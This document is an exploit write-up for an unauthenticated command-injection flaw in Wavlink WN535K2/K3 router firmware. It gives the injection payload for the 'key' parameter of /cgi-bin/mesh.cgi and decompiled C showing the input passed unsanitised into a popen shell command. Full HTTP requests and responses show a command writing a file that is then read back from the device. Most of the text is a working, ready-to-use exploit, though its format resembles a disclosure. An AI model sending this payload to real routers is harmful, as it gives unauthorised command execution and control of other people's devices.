###Wavlink mesh.cgi command execution

Exploit Title

Wavlink mesh.cgi command execution

Exploit Author

webraybtl@webray.com.cn inc

Vulnerability condition

Unlimited front desk

Vendor Homepage

https://www.wavlink.com

Software Link

https://www.wavlink.com/zh_cn/firmware.html

Version

WN535K2/K3


Description

There is a command execution vulnerability in wavlink, through which an attacker can gain server privileges


Payload used

/cgi-bin/mesh.cgi?page=upgrade&key=';commend;'


Proof of Concept



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *v3; // $s1
  FILE *v4; // $s0
  const char *v5; // $a3
  const char *v6; // $s0
  int v7; // $v0
  char *v8; // $a0
  int v10; // $v0

  v3 = getenv("QUERY_STRING");
  v4 = fopen("/dev/console", "w+");
  v5 = "main";
  if ( v4 )
  {
    fprintf(v4, "%s:%s:%d:%s\n\n", "mesh.c", "main", 120, v3);
    fclose(v4);
  }
  v6 = (const char *)web_get("page", v3, 0, v5);
  if ( !strcmp(v6, "extender") )
  {
    get_extender_page(v3);
    v10 = strcmp(v6, "upgrade");
    v8 = v3;
    if ( v10 )
      return 0;
  }
  else
  {
    v7 = strcmp(v6, "upgrade");
    v8 = v3;
    if ( v7 )
      return 0;
  }
  get_upgrade_page(v8);
  return 0;
}
```



```
memset(v28, 0, sizeof(v28));
v29 = 0;
memset(v30, 0, sizeof(v30));
time(&v32);
v4 = (const char *)nvram_bufget(0, "lan_ipaddr");
v3 = (const char *)web_get("key", a1, 0, v2);
v7 = strdup(v3);
v6 = (const char *)web_get("ENC", a1, 0, v5);
v10 = strdup(v6);
v9 = (const char *)web_get("localIp", a1, 0, v8);
v11 = strdup(v9);
v12 = fopen("/dev/console", "w+");
if ( v12 )
{
  fprintf(v12, "%s:%s:%d:key = %s ENC = %s\n\n", "mesh.c", "get_upgrade_page", 74, v7, v10);
  fclose(v12);
}
strcpy((char *)v28, v4);
v13 = strcat((char *)v28, v7);
v14 = fopen("/dev/console", "w+");
if ( v14 )
{
  fprintf(v14, "%s:%s:%d:buf1 = %s\n\n", "mesh.c", "get_upgrade_page", 78, v13);
  fclose(v14);
}
sprintf(v30, "echo -n '%s' | md5sum", v13);
v15 = popen(v30, "r");
v16 = v15;
if ( !v15 )
{
  v27 = fopen("/dev/console", "w+");
  if ( v27 )
  {
    fprintf(v27, "%s:%s:%d:execute md5sum fail!\n", "mesh.c", "get_upgrade_page", 83);
```




Request

```
GET /cgi-bin/mesh.cgi?page=upgrade&key=%27;ls>./1.txt;%27 HTTP/1.1
Host [redacted]
User-[redacted]a/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

Response

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Connection: close
Date: Wed, 20 Jul 2022 01:53:58 GMT
Server: lighttpd

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>

```



```
GET /cgi-bin/1.txt HTTP/1.1
Host: 47.36.218.27
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "1859656113"
Last-Modified: Wed, 20 Jul 2022 01:53:58 GMT
Content-Length: 246
Connection: close
Date: Wed, 20 Jul 2022 01:54:24 GMT
Server: lighttpd

nas.cgi
login.cgi
upload.cgi
adm.cgi
mesh.cgi
upload_settings.cgi
ExportLogs.sh
wireless.cgi
firewall.cgi
internet.cgi
touchlist_sync.cgi
live_api.cgi
upload_uboot.cgi
ExportAllSettings.sh
applogin.cgi
makeRequest.cgi
nightled.cgi
ddns.cgi
1.txt

```